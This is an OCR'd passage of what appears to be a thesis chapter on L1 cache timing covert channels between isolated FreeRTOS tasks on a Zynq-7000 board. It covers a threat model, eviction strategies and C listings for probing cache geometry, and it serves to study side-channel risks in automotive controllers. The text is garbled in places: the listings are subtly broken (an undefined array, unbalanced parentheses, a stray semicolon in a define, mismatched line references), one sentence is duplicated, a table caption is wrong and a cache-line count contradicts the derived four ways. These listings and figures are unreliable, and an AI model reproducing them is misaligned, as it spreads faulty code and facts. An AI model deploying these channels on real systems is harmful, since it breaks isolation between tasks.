


Figure 4.7: Access times for accessing array elements in a consecutive order

Figure 4.7 illustrates the access times for loading consecutive single byte long elements of a non-cached array from the main memory. While mainly cache hits can be detected in the measurement results, some cache misses in the form of peaks above 70 cycles can be determined. Except for the beginning, a constant distance of 31 elements between the cache misses can be counted. This indicates that a cache line has 32 bytes because by accessing a non-cached element further 31 consecutive elements can be accessed directly from the L1 cache without the need of loading data from lower-level memory.

4.3.3 Number of L1 Cache Sets

Set-associative caches are organized in a fixed number of cache sets. Each cache set consists of a number of cache lines which is defined by the number of cache ways. Depending on the number of cache ways, multiple congruent memory addresses can be mapped to the same cache set. Memory entries are congruent when the index bits of their addresses are equal (see subsection 3.1.1). For example, an 8-way set associative cache can store up to eight congruent memory addresses simultaneously. If a larger number of congruent memory addresses than the number of cache ways gets accessed, a cache line of the set is evicted. The following listing shows how this behavior can be exploited to find the number of cache sets.

Listing 4.4 Determine the Number of Cache Sets

```
1  /**
2  * @param cSets: suspected number of cache sets
3  * @param results: array to store the measurement results
4  * @result access time of each array element*/
5  #define CLSIZE 32; // actual cache line size
6  void measureCacheSetNumber(int cSets, int* results){
7    int tmp = 0;
8    int array[128*1024]={0};
9    //fill one cache line of an arbitrarily cache set
10   tmp = array[11*CLSIZE];
11   // overcome cache replacement policy
12   for(int x = 0; x<30; x++){
13     // assuming less than 20 cache lines per cache set
14     for(int cl = 1; cl<=20; cl++){
15       // try to evict each cache line of the arbitrarily selected
             set
16       tmp = array2[(cl*cSets+11)*CLSIZE];
17     }
18   }
19   // measure the access time of the filled cache line
20   results[cSets] = getAccessTime(&array[11*CLSIZE]));
21 }
```

The basic idea of Listing 4.4 is to fill a single cache line of a cache set in order to evict the cache line afterward by accessing multiple congruent elements of an array. In the first step (see line 8), a single cache line of an arbitrarily selected cache set is filled. At this point, the determined cache line size from the previous section allows it to calculate the relative cache set number for a given array element. Attempts to evict the randomly selected cache line from the cache set are being made in line 14 by accessing elements with supposedly congruent memory addresses of an array. An attempt to evict the randomly selected cache line from the cache set will only be successful if the suspected number of cache sets *cSets* matches with the actual number of the L1 cache. In contrast, if the randomly selected cache line will not be evicted, the accessed elements of the array are not congruent and the suspected *cSets* is not the actual number. Since the number of cache lines per set is not known, a maximum of 20 congruent elements of the array gets accessed (see line 12) to make sure a complete cache set is filled. Furthermore, line 10 shows that the eviction process must be repeated a few times to ensure that the filled cache line gets evicted from the cache set regardless of the applied cache replacement policy. The following bar chart shows the measured results from Listing 4.4 on the Zynq-7000 SoC.





Figure 4.8: Access times for tested cache set values in Listing 4.4

In Figure 4.8, the horizontal axis on the chart shows the access times of the cached array element after the eviction attempt. The measurement results clearly show that the cached array element remains in the cache after the eviction attempt except for the value 256. The results show a cache miss at 256 because only this value allows the algorithm to evict the cache line of the selected cache set successfully by congruent elements. Consequently, the amount of cache sets for the L1 cache is 256.

4.4 Cache-Based Covert Channel Attacks

This section discusses the implementation of a cache-based timing attack in the form of a covert channel utilizing either the *Flush+Reload*, *Evict+Reload* or *Prime+Probe* technique to transmit data. The goal of the attacks is to exploit the L1 cache as a hidden communication channel in an RTOS. In order to evaluate the attack, the Digilent ZedBoard with FreeRTOS as real-time operating system will be used as example of an ECU for an automotive system. Since FreeRTOS does not support symmetric multiprocessing, the attacks will be executed on only one core of the Zynq-7000 SoC dual-core processor.

4.4.1 Threat Model



System Assumptions
- Isolated, periodic real-time tasks
- Fixed-priority scheduling
- Tasks share the same core and L1 cache
Attacker's Capabilities
- Control over two isolated tasks
- Knowledge about cache parameters
- Access to a high-resolution timer
Attacker's Goal
- Transfer information between tasks

In this attack scenario, it is assumed that an attacker has control over two malicious tasks τ_1 and τ_2 in an embedded real-time system. For example, the tasks can be infiltrated into the system via the multi-supplier development model as object code (see subsection 2.2.1). All tasks on the target system will be scheduled periodically with a fixed-priority, have real-time constraints and share the same processor including the L1 cache. Furthermore, all tasks on the system are isolated by design and are not allowed to communicate with each other. The malicious tasks τ_1 and τ_2 have access to a high-resolution timer on the target system and the timer must be able to measure the difference between a cache hit and miss (see section 4.2). Both tasks have knowledge about the L1 cache parameters (see section 4.3) in order to take full advantage of the cache for the covert channel attack. The goal of the attacker is to transfer data between the isolated tasks via a cache-based covert channel.

4.4.2 Task Model

For the covert channel attack, a fixed priority scheduling for a set $\Gamma = \{\tau_1, \tau_2\}$ of two periodic real-time tasks on a single core processor are assumed. Each task τ_i is characterized by a tuple (p_i, c_i, d_i) (see subsection 2.1.3) and has a distinct priority. The priority of each real-time τ_i is assigned according to the Earliest Deadline First (EDF) scheduling algorithm (see section 2.1.5). Furthermore, it is assumed that the task set Γ is schedulable by a fixed-priority preemptive scheduling. The following table shows the selected timing parameters of the tasks running on the real-time system for the covert channel attack.

Task	**Periode** p_i	**WCET** c_i	**Deadline** d_i
τ_1	10 ms	1 ms	5 ms
τ_2	10 ms	1 ms	10 ms

Table 4.2: Cycles per RTOS clock tick measured by the PMU and SCUTimer

To measure the highest possible transmission rate of the cache-based covert channel, the timings in Table 4.2 have been selected on the basis of the lowest possible execution interval for two tasks running on FreeRTOS with the default system tick frequency of 100 Hz. The following Gantt chart shows the EDF schedule for the given periodic task set $\Gamma = \{\tau_1, \tau_2\}$.




Figure 4.9: Task scheduling of the covert channel attack

Figure 4.9 shows that in each hyperperiod the tasks are executed in the same consecutive order due to the deterministic real-time scheduling. A hyperperiod represents the least common multiple of all task periods and is the minimal time interval after which the task execution pattern repeats. For Γ the hyperperiod is 10 ms and τ_1 will always be executed before τ_2. This behavior provides an advantage for the attacker to build a stable cache-based covert channel. In the following, τ_1 will be used as sender task and τ_2 as receiver for the covert channel communication.

4.4.3 Communication Protocol

In general, a communication channel consists of a synchronization, transmission and an optional feedback phase. In the first phase, sender and receiver need to synchronize in order to agree on a sample rate. During the second phase, a symbol from the sender is transmitted to the receiver and in the final step, the feedback phase ensures a continuous communication flow. In a real-time system with periodic tasks, the synchronization between sender and receiver of a covert channel is not required. The deterministic scheduling assures that tasks will always be scheduled in a fixed order. On the basis of the given task model, the communication will be nearly noise free as the tasks will be scheduled in a consecutive order. Thus, the following covert channel attacks will leave out the feedback phase. Furthermore, the asynchronous communication between sender and receiver will send data in distinct blocks so the receiver can determine the start and end of a message.

4.4.4 Covert Channels via Memory Latency

The simplest form to create a cache-based covert channel is to modulate bits depending on whether data is cached or not which represents a 0_2 or 1_2 respectively. By using this modulation technique, the entire cache will be utilized to transmit only one single bit at a time. In the first step, the attacker uses the receiver task to fill at least one cache line of the L1 cache. For example, this can be achieved by accessing a single element from an array. After that, if the attacker wants to transmit a 1_2, he clears the entire L1 cache by the sender task to remove all cache lines from the cache including those filled by the receiver. In contrast, transmitting a 0_2 requires no action in order to keep the cache lines of the receiver in the L1 cache. In the last step, the attacker uses the receiver task to determine if either a L1 cache hit or miss occurs when the data of the filled cache line gets accessed again. A cache hit and miss corresponds to 0_2 and 1_2 respectively (see Figure 4.10).




Figure 4.10: Cache-based covert channel by exploiting the memory hierarchy

A cache-based covert channel, as shown in Figure 4.10, requires no specific knowledge about the cache structure because the attacker can access any data set to fill a cache line of the L1 cache and can simply clear that cache line by flushing or evicting the entire cache. If available, the cache can be flushed via instructions provided by the API for the ARM cache functionality which may only be accessible from privileged mode. An alternative solution which can be executed from unprivileged mode would be to load a data set from the main memory which is larger than the L1 cache multiple times in order to evict the complete content of the L1 cache.

Since only one bit can be transferred by the covert channel in each hyperperiod, no additional synchronization for the communication is required. Furthermore, the implementation of the attack requires no shared library between the sender and receiver task which allows an attacker to use such a cache-based covert channel on any platform with two tasks that share any cache. However, this modulation technique would only allow to transfer 1 bit per hyperperiod. On the Digilent ZedBoard running FreeRTOS with the aforementioned task model, the data transmission rate is

$$\frac{1\,\text{bit}}{10\,\text{ms}} = 100\,\text{bit/s} = 12.5\,\text{bytes/s}.$$

While this transmission rate seems to be too low to transmit a large amount of data, the covert channel would still be sufficient to transmit personal data, such as a credit card number, or to send commands from one task to another. Furthermore, on a system with an interrupt frequency of 1000 Hz (1 tick $\widehat{=}$ 1 ms) the covert channel can achieve a ten times higher transmission rate of 125 bytes/s. Nevertheless, the great advantage of this covert channel is its minimal preconditions for the implementation whereby it can be used versatile.

4.4.5 Covert Channels via Cache Lines

To create a covert channel which allows a higher transmission rate, an attacker can use single L1 cache lines for the modulation of bits. However, such an covert channel requires knowledge about the shared cache between sender and receiver. To find all required parameters for the attack, the attack primitives in section 4.3 can be exploited. Due to the determined parameters, the number of L1 cache ways on the the Zynq-7000 SoC is Due to the determined parameters, the number of L1 cache ways on the the Zynq-7000 SoC is

$$\frac{\text{L1 Cache Size}}{\#\text{Cache Sets} \times \text{Line Size}} = \frac{32\,\text{kB}}{256 \times 32\,\text{bytes}} = 4.$$

On the basis of the given L1 cache parameters, the maximal possible transmission rate can be achieved by using each of the 32×256 cache lines to modulate single bits. On the basis of the task model, 1 kB of data could be transmitted in each hyperperiod. However, such a covert channel would require that the attacker is able to flush specific cache lines from a cache set by the sender task. This can only be achieved if the sender has access to privileged flush instructions. Furthermore, the instruction to flush a cache line requires the memory address as parameter which in turn means that a cache line can only be flushed if the data it contains is known. Thus, a cache line can only be flushed if the sender and receiver share the same data set.

Additionally, the replacement policy of the cache is unknown, thus the attacker must assume the worst case which would be a pseudorandom cache line replacement. In that case, if the sender task has no access to privileged flush instructions, the random cache line replacement makes it impossible for an attacker to evict specific cache lines from a cache set by accessing congruent memory addresses. For example, if the attacker accesses four congruent memory addresses to fill up all cache lines of a selected L1 cache set, he can not be certain that all four will be kept in the cache set. If the cache set is fully occupied, each cache line of the set would be replaced randomly. In the worst case, only one of the four memory addresses would be kept in the cache set. Consequently, evicting certain cache lines by accessing congruent memory addresses would fail because of the pseudorandom replacement policy which must be presumed as the worst case.

Besides, using each cache line to modulate single bits requires that the L1 cache is exclusively used during the execution of the sender and receiver task which may not be the case if interrupts from the operating system occur. To sum it up, an attacker can only make use of each L1 cache line to transfer 1 kB of data if

- the sender task has access to privileged flush instructions,
- a data set of the L1 cache size is shared between sender and receiver and
- the L1 cache is exclusively used between the modulation and demodulation.

Since such a covert channel can only be achieved in a privileged mode and has a high susceptibility to errors by interrupts which may affect the cache state, the approach of using each cache line for a covert channel has not been pursued further.

4.4.6 Covert Channels via Cache Sets

Instead of using cache lines to modulate single bits, cache sets of the L1 cache can be utilized to represent single bits. Using this approach allows an attacker to transmit up to 256 bits per hyperperiod with the given L1 cache of the ARM-Cortex A9 processor. In the first step, the attacker uses the receiver task to fill at least one cache line of each L1 cache set during the first hyperperiod. This can be achieved by loading 256×32 bytes from the main memory, for example by accessing consecutive byte sized elements of an array.

Listing 4.5 Filling one way of each L1 cache set

```
1 uint8_t array[256*32]={0};
2 for(int i=0; i<256*32; i+=32){
3   uint8_t tmp = array[i];
4 }
```

Listing 4.5 shows how the process of placing data in each L1 cache set can be accelerated. Rather than accessing every single element, it is sufficient to access only each 32^{nd} element of the array because the data is loaded into the cache by blocks in the size of 32 bytes. When placing data into the cache, it must be considered that the cache sets might not be empty. Even in the first hyperperiod of the scheduling the cache is probable not empty since the initialization process of FreeRTOS might affect the state of the L1 cache. The following figure illustrates a possible state of the L1 cache after one line of each set has been filled by the receiver task.




Figure 4.11: Possible L1 cache state after filling each cache set via the receiver task

Figure 4.11 shows that each cache set of the L1 contains data from the receiver. However, an attacker can not rely on the fact that its data will fill a certain way of a cache set since the placement of the data depends on the one hand, on the occupation of the cache set and on the other hand, on the applied replacement policy if a set is fully occupied. In the second step, up to 256 bits can be transmitted by the sender task. If the attacker wants to modulate a 1_2 via a cache set, he clears each cache line of

the receiver from that cache set. Otherwise, the cache set remains unchanged if the attacker wants to modulate a 0_2. Clearing a cache line from a L1 cache set can be achieved either by flushing or evicting the cache lines. While flush instructions are only applicable with the aforementioned limitation and restrictions, the eviction of cache lines in unprivileged mode can be achieved by accessing congruent memory addresses. However, an attacker can not simply evict specific cache lines due to the placement and replacement policy of the cache. Thus, the only way to evict the receiver's cache line from a cache set is by overwriting the entire cache set. On the ARM-Cortex A9 processor, four congruent memory addresses are required to evict a L1 cache set. The following figure illustrates the L1 cache after the sender task evicted certain cache sets to modulate a 1_2 by those.




Figure 4.12: Possible L1 cache state after evicting cache set 1 and 7 by the sender task

By using an 8-bit character set like the extended ASCII character encoding standard, 32 characters can be transmitted simultaneously via the L1 Cache in one hyperperiod. For example, to send the capital letter *A* which is represented in the ASCII encoding by the binary format 01000001 in little-endian format, the cache sets 1 and 7 must be filled by the sender task (see Figure 4.12). In the last step, the attacker needs to demodulate the information from the L1 cache via the receiver task. The attacker can determine if a cache hit or miss occurs which represents a 0_2 or 1_2 respectively by reloading and measuring the access time of the array from the first step. Decoding the 256 bits by blocks of 8 bits will result in the 32 ASCII encoded letters from the sender. The approach of using the L1 cache sets for the modulation of bits on the Digilent ZedBoard with the aforementioned task model allows to transmit

$$\frac{256\,\text{bits}}{10\,\text{ms}} \mathrel{\widehat{=}} 25\,600\,\text{bits/s} \mathrel{\widehat{=}} 3.125\,\text{kB}/s.$$

The transmission rate of the covert channel using cache sets to modulate single bits is 256 times higher than the approach of using the entire cache for a single bit. In consideration of a system with an interrupt frequency of 1000 Hz instead of 100 Hz, the covert channel can achieve a transmission rate of 31.25 kB/s.

Overcome the Random Cache Line Replacement

It must be considered that the eviction process of accessing four congruent memory addresses needs to be repeated in order to replace all cache lines from a L1 cache set. Otherwise, it is not certain that all cache lines will be evicted because of the random cache line replacement policy. The following table shows measured outcomes for different repetition numbers of the eviction process when sending the message *FreeRTOS Channel* via the covert channel.

4 repetitions	10 repetitions	15 repetitions
FreERTCS5	FreeRTS ChaNnel	FreeRTOS Channel
Fr%eRTQ @H!**eL	FreeRTOS Channel	FreeRTOS hannel
drERTGQ Cha&A,	FbeeRTOQ ChannEl	FreeRTS ChannEl

Table 4.3: Received characters for different repetition numbers of the eviction process

An attacker needs to know how often the process of accessing four congruent memory addresses must be repeated to tell for a certain probability that all cache lines of a cache set will be evicted. In order to measure the probability for the L1 cache with a random cache line replacement policy, the following algorithm has been used to determine if a cache line has been evicted after N times accessing four congruent memory addresses.

Listing 4.6 Accessing four congruent cache lines for N times

```
1  /**
2  * @param    N: repetitions of accessing 4 congruent memory addresses
3  *
4  * @return   0: if cache hit
5  *           1: if cache miss */
6  int evict_cache_set(int N){
7    uint8_t array[(5*256*32];
8    // fill one cache line of the 3rd cache set
9    int tmp = array[(0*256+3)*32];
10   // try to evict all cache lines of the 3rd cache set
11   for (int round = 0; round < N; round++)
12     for(int cache_way = 1; cache_way <5; cache_way++)
13       int tmp2 = array[(cache_way*256+3)*32]);
14   return (isCacheMiss(&array[(0*256+3)*32]))
15 }
```

Listing 4.6 returns a 0 if the cached array element in line 8 is still in the cache (cache hit) after accessing four congruent memory addresses for N times (see line 11-13). Otherwise, a 1 will be returned if the cached array element was evicted (cache miss).

Thereby, the value of the probability $P(N)$ to evict all cache lines after accessing four congruent memory addresses with a random cache line replacement policy for N rounds can be approximated by

$$P(N) = \frac{sum_{miss}}{t} \tag{4.2}$$

where sum_{miss} is the total amount of cache misses after repeating the algorithm in Listing 4.6 for t times. In order to get the best approximation for $P(N)$, the number of repetitions t should be sufficiently high. In addition, it must be considered that the occupation of the cache affects the probability of a cache eviction. The following figure shows the four groups of possible cache occupancies in a 4-way cache set.




Figure 4.13: Possible cache occupancies in a 4-way cache set

In Figure 4.13, *Group A* represents the state when the cache set contains only data from the receiver task. The other groups show the conditions when additional other data is in the cache. Since the placement policy fills empty cache lines first before a cache line will be replaced randomly, the probability to evict the receiver's data cache line from the cache set will be different for each group. The following graph illustrates for ascending N the probability to evict all cache lines from the cache set by accessing four congruent memory addresses in the same order for each group from Figure 4.13.




Figure 4.14: Measured probability values to fill cache lines of a 4-way cache set by accessing N times four congruent memory addresses

Figure 4.14 shows that for $N > 20$ the probability to evict all cache lines of a L1 cache set is approximately 100%. Thus, the process of accessing the same four congruent memory addresses to evict all cache lines in a 4-way set associative cache should be repeated at least 20 times. For caches with more ways (e.g. 8 or 16 ways), an attacker can find the threshold for a reliable cache eviction either by measurements on a test platform with the required cache parameters (see Appendix B.3 Overcome the Random Cache Replacement Policy) or by simulation models which represent the random replacement policy and parameters of the cache.

Using non-shared data sets

In order to create a covert channel which uses cache sets for the bit modulation, the attacker must be able to evict certain cache sets. This can be achieved by accessing congruent memory addresses from data objects which are either shared or non-shared between sender and receiver. In the case that no data object is shared between sender and receiver, the offset in the cache between two data objects must be determined. Since the memory address of a data object determines in which cache set the data will be mapped, it is very unlikely that two different data objects will be mapped to the same cache set. The following figure illustrates a possible mapping of two different arrays to the cache.




Figure 4.15: Mapping of two different arrays to a shared cache

Figure 4.15 shows that the first element of the sender array is mapped to a different cache set than the receiver array. While the first element of the sender's array begins at the eighth cache set, the receiver's array begins at the fourth. If the sender task accesses elements from its array in order to evict certain cache sets, the receiver task would determine a cache miss in cache sets with an offset of four. Thus, the sender and receiver task must use the first hyperperiod to synchronize as the addresses of

the data objects and therefore offset will be different for each attack scenario. On the other hand, if a set of data is shared between the sender and receiver task, no synchronization between sender and receiver is required because accesses from both tasks will result in the same cache mapping.

4.4.7 Summary

This section provided three different variations to exploit the L1 cache for a covert channel communication. While the second approach of using each cache line for a covert channel has not been pursued further due to the high susceptibility of errors, the other two approaches have been applied successfully on the Digilent Zedboard (see Appendix B.2 Covert Channel Attacks). To create either the first or the last variation of a cache-based covert channel, the *Flush+Reload* (*F+R*), *Evict+Reload* (*E+R*) or *Prime+Probe* (*P+P*) technique can be exploited. By using the *F+R* technique, the sender and receiver task must have access to a shared data object and the sender is privileged to use the flush instructions of the L1 cache. If both tasks have access to a shared data object but no access to a flush instruction is given for the sender task, the *E+R* technique can be applied. In the case that neither of both is given, the *P+P* technique can be used which requires an additional synchronization cycle because of the cache mapping offset between the two different data sets. In the case of noise caused by any interrupt or different task scheduling, more robust cache-based covert channels can be build by using error-correcting codes. However, it must be considered that adding redundant data or parity data to a message decreases the transmission rate. The following table provides a brief summary of the three discussed L1 cache-based covert channels on the Zynq-7000 SoC running FreeRTOS at 100 Hz.


Modulation	**Bits per hyperperiod**	**Transmission rate**	**Applicable techniques**
Memory Latency	1	12.5 bytes/s	*F+R*, *E+R*, *P+P*
